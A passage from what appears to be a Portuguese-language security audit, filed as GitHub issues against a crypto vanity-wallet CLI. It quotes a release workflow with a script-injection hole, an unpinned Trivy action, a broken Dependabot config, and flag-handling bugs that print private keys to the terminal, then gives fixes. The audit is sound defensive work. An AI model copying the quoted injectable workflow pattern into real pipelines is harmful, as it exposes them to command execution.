2. ****Action não pinada**:** `aquasecurity/trivy-action@master` referencia um branch mutável; qualquer commit no repositório dessa action passa a executar no pipeline sem revisão. Todas as demais actions do projeto estão pinadas por tag.

3. ****Dependabot inerte**:** `.github/dependabot.yml` mantém `package-ecosystem: ""` do template original, tornando a configuração inválida - nenhuma atualização de dependência e aberta, apesar de o repositório aparentar te-lo habilitado.

Evidência

`github/workflows/release.yaml:39-44`

```yaml

run: |

```
if ["${{ github.event_name }}" = "workflow_dispatch"]; then
 echo "version=${{ github.event.inputs.tag }}" >> $GITHUB_OUTPUT
else
 echo "version=${GITHUB_REF#refs/tags/}" >> $GITHUB_OUTPUT
fi
```

```

`github/workflows/release.yaml:16-22`

```yaml

permissions:

```
 contents: write
 packages: write
 id-token: write
```

```

`github/workflows/docker.yaml:84-85`

```yaml

```
- name: Run Trivy vulnerability scanner
 uses: aquasecurity/trivy-action@master
```

```

`github/dependabot.yml:8`

```yaml

```
- package-ecosystem: "" # See documentation for possible values
```

```

Padrão correto já usado no repositório, `github/workflows/version-bump.yml:130-136`:

```yaml

env:

```
 NEW_TAG: ${{ steps.next.outputs.version }}
```

run: |

```
 git tag -a "$NEW_TAG" -m "Release $NEW_TAG"
```

```

Impacto

Execução de comandos arbitrarios com permissão de escrita em conteúdo e pacotes, permitindo publicar binários ou imagens Docker maliciosos sob o nome do projeto. Somado a isso, as 17 dependências diretas (go-ethereum, btcd/btcec, solana-go, x/crypto) e as próprias actions ficam sem atualização automática de segurança.

Sugestão de correção

Mover ``github.event.inputs.tag`` para um bloco ``env:`` e referenciar-lo como "\$TAG", validando o formato com regex antes de usar. Pinar ``aquasecurity/trivy-action`` por SHA de commit ou tag imutável. Preencher ``package-ecosystem: "gomod"`` e adicionar uma segunda entrada ``github-actions`` no `dependabot.yml`.

Critérios de aceite

- [] Nenhum ``${{ github.event.inputs.* }}`` aparece dentro de bloco ``run:`` em qualquer workflow
- [] Um tag contendo aspas e ponto-e-virgula não executa comandos adicionais no runner
- [] Todas as actions de terceiros estão pinadas por tag imutável ou SHA (nenhum ``@master`` ou ``@main``)
- [] ``dependabot.yml`` declara ``gomod`` e ``github-actions`` e o Dependabot abre PRs
- [] Os workflows continuam passando após a mudança

--- FIM ISSUE 6 ---

--- ISSUE 7 ---

****Título:**** [Segurança] Flags inertes expõem chave privada no terminal e `--network` inválido cai silenciosamente em Ethereum

****Labels:**** ``security``, ``severity:baixa``, ``cli``, ``usabilidade-segura``

Problema

Dois defeitos de baixa severidade no tratamento de flags, ambos com consequência sobre material sensível:

1. ``--output`` e ``--format`` são registrados no comando raiz mas nunca lidos no caminho de geração - as únicas leituras existem em ``benchmark.go:130-131``, para o subcomando `benchmark`. Quem executa ``bloco-vgen --prefix abc --output carteiras.json`` acredita ter direcionado o material sensível para um arquivo (que o benchmark cria corretamente com 0600) e, em vez disso, tem a chave privada impressa no terminal - onde vai parar no scrollback, em ``script`/`tee``, em logs de sessão SSH e no histórico de `tmux/screen`. Nenhum erro ou aviso é emitido.
2. ``GenerationCriteria.Validate()`` não valida o campo ``Network``. Com ``--network ethereum`` (erro de digitação) ou ``--network polygon``, a fábrica de geradores cai no ``default`` e produz uma chave Ethereum. O fluxo então falha tardiamente em ``validateAddressForNetwork``, e nenhum backup é gravado - o usuário recebe uma chave privada real, exibida uma única vez no terminal, sem persistência.

Evidência

``internal/cli/commands.go:102-103`` - flags declaradas:

```
```go
flags.String("output", "", "Output file for results (default: stdout)")
flags.String("format", "text", "Output format (text, json, csv)")
```
```

Nenhuma chamada a ``GetString("output")`` existe em ``commands.go``.

``internal/cli/commands.go:1672-1674`` - o resultado sempre vai ao stdout:

```
```go
fmt.Printf("Private Key: %s\n", result.Wallet.PrivateKey)
if result.Wallet.Mnemonic != "" {
 fmt.Printf("Mnemonic: %s\n", result.Wallet.Mnemonic)
}
```
```

``internal/worker/pool.go:94-102`` - fallback silencioso:

```
```go
switch strings.ToLower(network) {
case "bitcoin": generator = crypto.NewBitcoinGenerator(poolManager)
case "solana": generator = crypto.NewSolanaGenerator(poolManager)
default: generator = crypto.NewEthereumGenerator(poolManager)
}
```
```

``pkg/wallet/types.go:141-177`` - ``Validate()`` cobre padrão, hex, checksum e `MaxAttempts`, mas não ``Network``.

Impacto

Chaves privadas persistem em buffers de terminal e em gravações de sessão quando o usuário acreditava tê-las direcionado a um arquivo com permissão restrita. Um erro de digitação em `--network` gera material criptográfico real que nunca chega ao disco, com risco de perda se o usuário supuser que o backup foi salvo.

Sugestão de correção

Implementar `--output`/`--format` no caminho de geração, gravando com 0600 como `benchmark.go:983` já faz, ou remove-las do comando raiz. Adicionar validação de `Network` por lista fechada em `GenerationCriteria.Validate()` (pkg/wallet/types.go:141), falhando cedo com mensagem clara.

Critérios de aceite

- [] `--output arquivo.json` grava o resultado no arquivo com modo 0600 e não imprime a chave privada no stdout, OU a flag foi removida do comando raiz
- [] `--format json` produz JSON válido, OU a flag foi removida
- [] `--network polygon` falha imediatamente com mensagem clara, antes de gerar qualquer chave
- [] Existe teste cobrindo a rejeição de rede inválida
- [] README atualizado na seção 'Current limitations'; `go test ./...` passa

--- FIM ISSUE 7 ---